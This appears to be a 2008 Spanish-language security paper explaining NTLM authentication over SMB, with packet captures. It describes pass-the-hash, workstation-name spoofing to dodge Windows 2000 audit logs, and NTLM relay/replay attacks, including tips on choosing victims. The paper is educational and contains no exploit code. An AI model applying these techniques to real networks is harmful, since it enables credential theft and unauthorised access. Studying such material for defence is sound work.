

Multiprotocol attacks

Defeating Win32 Network Security with NTLM

Andrés Tarascó Acuña
atarasco@gmail.com

<http://www.tarasco.org>

Introduction to NTLM

Who cares about cracking NTLM Hashes?

Some history about NTLM

NTLM son las siglas de "NT Lan Manager", que se refieren a un algoritmo de comunicaciones, orientado a conexión, basado en MD4, y que permite la interacción entre diferentes sistemas y protocolos de Windows para realizar la autenticación de usuarios y servicios.

Este protocolo utiliza un *Challenge* de 8 bytes, intercambiado en la negociación de conexión entre un equipo cliente y servidor como clave criptográfica para cifrar la contraseña del usuario de manera que esta clave no pueda ser interceptada.

Cabe destacar que este protocolo fue introducido por primera vez hace más de 10 años por Windows NT 4.0 y, aunque ha ido evolucionando con el paso del tiempo, es un protocolo heredado que sigue estando soportado de forma nativa en cualquier sistema Windows y habilitado por defecto hasta la versión Windows 2008.

Debido al desconocimiento por parte de los administradores del riesgo de seguridad que supone, de su uso por compatibilidad con sistemas no Microsoft, como por ejemplo Solaris y Linux, y con otras plataformas obsoletas, así como con sistemas no integrados en el directorio activo que no pueden hacer uso de *kerberos*, NTLM sigue presente a día de hoy en la mayoría de los entornos corporativos y, debido a varios fallos de diseño, un usuario puede aprovechar la existencia de NTLM para llegar a tomar el control de toda la infraestructura tecnológica en un período breve de tiempo.

El riesgo es por tanto, el robo de las credenciales de usuarios y, por consiguiente, el acceso, con los privilegios garantizados por el perfil del usuario, a recursos de la red de la organización. Veremos en este documento como esto puede implicar el acceso al buzón de correo electrónico, el acceso a recursos Web protegidos o la ejecución de código remota.

How does NTLM Works?

Antes de entrar en materia, vamos a hacer un pequeño inciso para explicar a grandes rasgos como se almacenan las credenciales de los usuarios locales en un sistema Windows *Standalone*, es decir, no integrado en el directorio activo.

La información del usuario, la cual incluye el identificador de usuario SID, el nombre de usuario asociado y la contraseña, son almacenadas en el fichero SAM en el directorio `%windir%\system32\config`. La clave del usuario no se encuentra en texto claro, sino que se almacena su hash LM y NTLM, que se encuentran ofuscados con una *bootkey* alojada en el fichero de registro SYSTEM. Estas claves solo son visibles en el sistema para el usuario SYSTEM y existen multitud de herramientas, como puede ser *pwdump*, que permiten a un usuario con privilegios de administrador volcarlas directamente del fichero SAM o a través de la memoria del proceso LSASS.exe

Defeating Win32 network security with NTLM - <http://www.tarasco.org>

© Andrés Tarascó Acuña - 2008

Cuando un usuario conecta a un recurso de red de un servidor Windows, para este ejemplo vamos a referirnos únicamente al protocolo SMB, tras una negociación de opciones de seguridad de la comunicación, el servidor proporciona una clave, llamada *Network challenge*, para la autenticación.

El proceso que se realiza en el cliente es convertir la contraseña en un hash NTLM nativo (el mismo que se almacena en el fichero SAM), y haciendo uso del *Challenge*, y generar un paquete que llamaremos Network NTLM hash.

Para su validación, el servidor extrae el Hash NTLM almacenado en la SAM, y aplica la misma función matemática con el *Challenge* que él mismo ha generado. Si el resultado coincide, se garantiza el acceso al cliente.




Imagen 1 – Esquema de autenticación LM/NTLM


Este funcionamiento, tiene un efecto secundario muy importante y que poca gente parece tener en cuenta y es que, para conectar con un sistema Windows, **NO ES NECESARIO DESCIFRAR UNA CONTRASEÑA OBTENIDA CON PWDUMP**, dado que nuestro software puede saltarse el primer paso, el de la conversión de la contraseña al HASH NTLM.

Esta funcionalidad nos puede permitir desarrollar herramientas de fuerza bruta de usuarios y contraseñas, que acepten como entrada de datos, Hashes NTLM obtenidos de sistemas comprometidos, de forma que podremos verificar el acceso a dicho sistema utilizando esos hashes, en lugar de utilizar la contraseña previamente descifrada en un costoso proceso de ataque de fuerza bruta. Existen herramientas que permiten realizar tareas similares como el “Pass the hash” de Core SDI (<http://www.coresecurity.com/>), que parchea la memoria del sistema con un hash NTLM arbitrario, de forma que todas las conexiones nativas realizadas desde Windows harán uso del nuevo Hash.

Step by step SMB authentication

NTLM posibilita la autenticación sin que se transmita en ningún momento la contraseña del usuario. El proceso de autenticación se realiza mediante mensajes SMB. Si bien el protocolo SMB es algo complejo, podríamos resumir que cada paquete SMB consta de:

Netbios Session Service (4 bytes)
Indica el tamaño del paquete



Para un proceso de autenticación el tipo de mensaje de red enviado es el *Session_Setup AndX (0x73)* que incluye, entre sus datos el paquete NTLM. Junto a este paquete, tanto el cliente como el servidor adjuntan además dos cadenas de texto con información sobre la versión del sistema operativo. Una vez realizada la autenticación, el cliente puede seguir enviado mensajes SMB de otros tipos sin validación adicional, por ejemplo *Tree Connect AndX (0x75)* para abrir un archivo remoto.

Vamos a examinar el proceso de autenticación a través de SMB centrándonos en los paquetes NTLM. El primer paso de la autenticación es el establecimiento de conexión entre el cliente y el servidor, en el que el cliente envía en un primer paquete llamado NTLM1 o AUTH REQUEST, con una serie de flags indicando el nivel de seguridad que soporta el sistema.

NTLM Message type 1- AUTH REQUEST



Access request an security level negotiation

```

0030 44 17 83 b1 00 00 00 00 00 e8 ff 53 4d 42 73 00  D.....SMBs.
0040 00 00 c0 18 07 c8 00 00 00 00 00 00 00 00 00 00  .....
0050 00 00 c0 00 ff fe 00 00 40 00 0c ff 00 e8 00 04  .....@.....
0060 41 32 c0 00 00 00 00 00 00 28 00 00 00 00 00 d4  A2.....C.....
0070 00 00 a0 ad 00 fe 54 4c 40 55 53 50 00 01 00 00  .....NTLMSSP...
0080 00 07 e2 08 32 00 00 00 00 00 00 00 00 00 00 00  .....
0090 00 00 c0 00 00 05 02 ce 0e 00 00 00 0f 00 57 00  .....W.
00a0 69 00 ea 00 64 00 6f 00 77 00 73 00 20 00 53 00  t.n.d.o.w.s..s.
00b0 65 00 72 00 76 00 65 00 72 00 20 00 32 00 30 00  e.r.v.e.r..2.0.
00c0 30 00 33 00 20 00 33 00 37 00 39 00 30 00 20 00  0.3..3.7.9.0..
00d0 53 00 65 00 72 00 76 00 69 00 63 00 65 00 20 00  S.e.r.v.i.c.e..
00e0 50 00 61 00 63 00 6b 00 20 00 32 00 00 00 00 00  P.a.c.k..2....
00f0 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00  W.i.n.d.o.w.s..
0100 53 00 65 00 72 00 76 00 65 00 72 00 20 00 32 00  S.e.r.v.e.r..2.
0110 30 00 30 00 33 00 20 00 35 00 2e 00 32 00 00 00  0.0.3..5...2...
0120 00 00

```

Imagen 2 – Captura del mensaje AUTH REQUEST (NTLM Message type1)

Es importante indicar que en el paquete SMB Inicial, el cliente envía al servidor información relevante del sistema operativo que se esta ejecutando.


A continuación, el servidor, en base a las políticas de seguridad existentes, las mejores opciones de seguridad soportadas por él y por el cliente, responde con un paquete llamado NTLM2 o AUTH CHALLENGE, en el que incluye unos flags con los parámetros de seguridad de la comunicación, y con una clave aleatoria de autenticación, llamada Challenge key, de 8 bytes.

En esta ocasión, al igual que con el paquete NTLM1, el servidor SMB facilita, antes de la autenticación, información relativa a la versión del sistema operativo que esta ejecutando y 4 campos más necesarios para la autenticación:

- **Workstation Name:** Nombre de la estación de trabajo.
- **Domain Name:** Nombre de los dominios, si aplica, en los que esta incluido el sistema.
- **DNS Name:** Sufijo DNS del equipo.
- **FQDN:** *Full Qualified Domain Name*, que es el nombre DNS del equipo dentro de la red.

Veamos en detalle un paquete NTLM tipo 2 enviado a través de SMB:

NTLM Message type 2 – AUTH CHALLENGE



Cipher negotiation and network challenge creation

0030	fe 8a 69 24 00 00 00 00	01 47 ff 53 4d 42 73 16	..1\$.G.SMBs.
0040	00 00 c0 98 07 c8 00 00	00 00 00 00 00 00 00 00
0050	00 00 00 00 ff fe 01 08	40 00 04 ff 00 47 01 00G..
0060	00 9c 00 1c 01 4e 54 4c	4d 53 53 50 00 02 00 00NTL MSSP...
0070	00 10 00 10 00 38 00 00	00 05 82 8a a2 4d ed 318..M.1
0080	be d3 ea be d6 00 00 00	00 00 00 00 00 54 00 54T.T
0090	00 48 00 00 00 05 02 ce	0e 00 00 00 0f 53 00 45	H.....S.E
00a0	00 52 00 56 00 49 00 44	00 4f 00 52 00 02 00 10	R.V.I.D .O.R...
00b0	00 53 00 45 00 52 00 56	00 49 00 44 00 4f 00 52	S.E.R.V .I.D.O.R
00c0	00 01 00 10 00 53 00 45	00 52 00 56 00 49 00 44	...S.E .R.V.I.D
00d0	00 4f 00 52 00 04 00 10	00 53 00 45 00 52 00 56	O.R... .S.E.R.V
00e0	00 49 00 44 00 4f 00 52	00 03 00 10 00 53 00 45	I.D.O.R ...S.E
00f0	00 52 00 56 00 49 00 44	00 4f 00 52 00 00 00 00	R.V.I.D .O.R...
0100	00 00 57 00 69 00 6e 00	64 00 6f 00 77 00 73 00	..w.i.n. d.o.w.s.
0110	20 00 53 00 65 00 72 00	76 00 65 00 72 00 20 00	..S.e.r. v.e.r. .
0120	32 00 30 00 30 00 33 00	20 00 33 00 37 00 39 00	2.0.0.3. .3.7.9.
0130	30 00 20 00 53 00 65 00	72 00 76 00 69 00 63 00	0. .S.e. r.v.i.c.
0140	65 00 20 00 50 00 61 00	63 00 6b 00 20 00 32 00	e. .P.a. c.k. .2.
0150	00 00 57 00 69 00 6e 00	64 00 6f 00 77 00 73 00	..w.i.n. d.o.w.s.
0160	20 00 53 00 65 00 72 00	76 00 65 00 72 00 20 00	..S.e.r. v.e.r. .
0170	32 00 30 00 30 00 33 00	20 00 35 00 2e 00 32 00	2.0.0.3. .5...2.
0180	00		.

Imagen 3 – Captura del mensaje AUTH CHALLENGE (NTLM Message type2)

Y un análisis detallado, mostrado por la herramienta Wireshark del contenido de dicho paquete:




Imagen 4 – Captura del mensaje AUTH CHALLENGE decodificado

El equipo cliente hace uso de los flags de seguridad, del *Challenge* de red así como del nombre del equipo y del dominio para responder con un paquete NTLM3 o AUTH RESPONSE.

Este nuevo paquete incluirá el nombre de usuario, el dominio al que pertenece (Workstation name o Domain name), los flags de negociación de seguridad, el nombre de la estación de trabajo que realiza la autenticación (nombre del equipo cliente) y los hashes LM/NTLM/NTLMv2 de autenticación que correspondan.

Llegados a este punto, es el servidor el que verifica localmente contra la SAM o remotamente usando *kerberos* contra el controlador de dominio, si valida a ese usuario.

NTLM Message type 3 – AUTH RESPONSE




Imagen 5 – Captura del mensaje AUTH RESPONSE (NTLM Message type 3)

Si el proceso de autenticación ha sido correcto, el servidor responderá con un mensaje SMB con el código de error NTSTATUS = 0x00000000 y a continuación todos los mensajes enviados a través del mismo socket, estarán autenticados.




Imagen 6 – Proceso completo de autenticación

Sin entrar en detalles de otras debilidades del protocolo NTLM, existe una funcionalidad que se puede abusar en sistemas Windows 2000 en el proceso de autenticación.

Windows 2000, en todas sus versiones de estación de trabajo o servidor, únicamente registra en el log de sucesos, ante un intento de conexión fallido o correcto, el nombre de la estación de trabajo que realiza la conexión. Dado que este nombre es enviado en el paquete NTLM3, es posible modificar este campo dejándolo en blanco o estableciendo cualquier nombre de host aleatorio, de forma que se pueda realizar spoofing en las conexiones, evitando trazas de auditoria y estableciendo conexiones anónimas contra este sistema.




Imagen 7 – Spoofing en Windows 2000 server

En la imagen anterior, podemos ver un ejemplo de autenticación del usuario **testuser** del dominio **2kserver202** contra un equipo Windows 2000, en la que, haciendo uso de un **paquete NTLM spoofeado** para identificarse como la estación de trabajo **“Owned”**.

Debido a que Windows 2000 no registrará la dirección ip de la estación de trabajo que origina la conexión, la evidencia forense ante un análisis de manual no será consistente.

NTLM design flaws

All your windows are belong to us

Relay and replay attacks

NTLM sufre de un defecto muy importante que puede poner en riesgo la infraestructura de red. El mecanismo de autenticación garantiza la confidencialidad de la contraseña gracias al uso de un desafío (secuencia aleatoria de 8 bytes), pero no es posible para el cliente verificar el origen del mismo ni la integridad del paquete. Un servidor SMB malicioso podría proporcionar al cliente un challenge obtenido en otra conexión, y utilizar el resultado de la autenticación (AUTH response) para autenticarse en esa otra conexión sin necesidad de conocer la contraseña, dado que el cliente que se conectó originalmente es el que se ha encargado de cifrar la contraseña en base al challenge proporcionado.

Esta vulnerabilidad es conocida como “*replay attack*” dado que permite reenviar las credenciales permitiendo que un usuario de la red pueda llegar a conectar con un sistema que requiera autenticación NTLM sin necesidad de saber el usuario y la contraseña del sistema.

Para ilustrar este ejemplo, vamos a basarnos en una pequeña arquitectura de red, en la que un *Hacker*, consigue, mediante alguna técnica (DNS spoofing, arp poisoning, hipervínculos,..), que un usuario de la red establezca una conexión de red contra él. De forma automática, el equipo del usuario, al que llamaremos Bob, envía un paquete de inicio de conexión NTLM, AUTH REQUEST al equipo controlador por el *Hacker*.




Imagen 8 – Conexión inicial del cliente

El equipo del “*Hacker*”, recibe este paquete inicial e inicia por su cuenta otra conexión contra un sistema arbitrario de la red, en nuestro ejemplo, un servidor de ficheros. El paquete AUTH Request enviado por el *hacker* contendrá en el campo flags, las opciones de seguridad más bajas posibles de cara a negociar la comunicación.




Imagen 9 – Conexión inicial del “Hacker”

El servidor de ficheros, genera un Challenge de red para la autenticación del “Hacker” y se lo reenvía en un paquete NTLM2, llamado AUTH CHALLENGE.



Imagen 10 – Generación del challenge de autenticación

Dado que el equipo del “Hacker” no necesita hacer nada con este paquete, extrae el Challenge de red del paquete AUTH Challenge, y envía un nuevo paquete AUTH Challenge a Bob con el Challenge de red y nombres de equipo y dominio falsos y unos flags indicando el menor nivel de seguridad soportado.




Imagen 11 – Reenvío del challenge de autenticación al cliente

Cuando Bob recibe este paquete NTLM2, tiene la información suficiente para realizar el proceso de autenticación, por lo que cifra su password con el Challenge de red, y genera un paquete NTLM3 AUTH Response, incluyendo en él el nombre de usuario y el dominio al que pertenece. Este paquete es enviado a la estación de trabajo del “Hacker”.




Imagen 12 – Generación del Hash NTLM de red por parte del cliente

En este momento el *hacker* recibe un hash NTLM de red , del que desconoce cual es la contraseña del usuario, sin embargo, dado que esta contraseña ha sido cifrada con un Challenge concreto, que ha sido proporcionado por el servidor de ficheros, el "*Hacker*" reenvía este último paquete al servidor de ficheros, intentando realizar la autenticación.



Imagen 13 – Reenvío del Hash NTLM de autenticación al servidor

En este momento, como en cualquier proceso de autenticación NTLM, el servidor de ficheros, computer2, verificará que el network hash generado supuestamente por el equipo del "*Hacker*" coincida con el que genere el servidor de ficheros con el Challenge y hash NTLM de la misma o, en el caso de tratarse de un usuario del dominio, verificará mediante el uso de kerberos, ese hash con el controlador de dominio.




Imagen 14 – validación de credenciales

Si la autenticación es correcta, el servidor de ficheros garantizará el acceso al hacker a través de dicha conexión.




Imagen 15 – Autorización de acceso al equipo del “Hacker”

Dado que se ha concluido el proceso de autenticación con el servidor de ficheros, el “Hacker”, podrá a continuación banear/ignorar/redirigir la conexión establecida por la estación de trabajo del usuario Bob.




Imagen 16 – Desconexión del cliente

Dado que estamos autenticados contra el servidor de ficheros, podríamos realizar cualquier tarea que nos permitan las credenciales del usuario bob.

Relay and Replay attacks considerations

Existen varias cosas que debemos tener en cuenta cuando realizamos este ataque:

- El sistema contra el que se conecta el equipo del *Hacker* puede ser la misma estación de trabajo de origen (el propio equipo de Bob). De esta forma, tendremos mas posibilidades de que las credenciales del usuario tengan mayores privilegios en su equipo que en otra maquina de la red, y la utilizaremos para planificar posteriores ataques.
- Windows 2003 R2 y Windows Vista incluyen protecciones para evitar replay attacks contra la misma estación de trabajo. Si una conexión saliente recibe el mismo Challenge de red que uno generado

Defeating Win32 network security with NTLM - <http://www.tarasco.org>

© Andrés Tarascó Acuña - 2008

previamente por el propio equipo Windows, en una conexión entrante y que se encuentra activa, la autenticación fallará. Veremos mas adelante que existen formas de saltarse esta protección.

- Windows envía de forma automática las credenciales al conectar con un recurso SMB. Si somos capaces de forzar a que un usuario se conecte con nuestro equipo (veremos como), podemos tomar el control de su estación de trabajo.
- Si un usuario Administrador, helpdesk,... contacta con nuestro equipo por la red, podemos tomar el control de todos los sistemas a los que tenga permiso.

Replay attack demystified

Multiprotocol attacks

Replay attack basis

En el año 2001, *Sir Dystic*, miembro de *The Cult of the dead cow*, publicó la primera herramienta capaz de realizar ataques de *replay attack* contra el protocolo NTLM, llamada **SmbRelay**.

Esta herramienta trabajaba con mensajes NBT, obtenidos en conexiones al puerto 139, y cuando recibía estas conexiones, establecía un nuevo interfaz de red en el que se ponía a escuchar en el puerto 139. Esta nueva interfaz es la que utilizaba el cliente para establecer un túnel previamente autenticado con la máquina objetivo.

